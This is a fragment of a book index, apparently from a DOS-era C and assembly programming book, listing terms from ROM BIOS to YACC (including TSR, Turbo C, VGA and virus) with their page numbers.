ROM BIOS	43, 45, 46, 83, 87, 89
Roman Letters	26
<i>S</i>	
Scribble	153, 157, 159, 181, 182
Security	528, 603
Segment address.....	46, 80, 88, 90
Self-replicating.....	33
Self-reproducing.....	33
Signature	621, 623
Sound	102, 103, 109
SVGA.....	87, 141, 233, 628
Swap.....	19, 29, 30
<i>T</i>	
TASM.....	48, 52, 59, 61, 63, 64, 72, 84
TCB.....	122, 363, 367, 368
TCP/IP.....	361
TD	535
TMG.....	4, 5
Toggling	19, 145
TSR	55, 83, 122-125, 133, 134, 138, 144,
232, 617, 622	
Turbo C	13, 26, 47, 49, 53, 62, 64, 65, 81, 84,
86, 89, 91, 144, 153, 253, 346, 363, 364, 383	
<i>U</i>	
Undefined.....	18
UNIX.....	4, 14, 66, 386
<i>V</i>	
VB	145, 146, 152, 239, 623

VGA 45, 87, 141, 142, 211, 212, 233, 240, 628

Video adapter.....45, 87, 141, 233

Video RAM.....45, 87, 89, 213

Virus622, 623

W

WAR coding style7, 8, 14, 15, 21

Wattcp 361

Website 38

Windows NT.... 50, 66, 357, 360, 616, 620

X

XOR..... 19, 30, 84, 145, 152, 532

Y

YACC 386, 388, 526, 527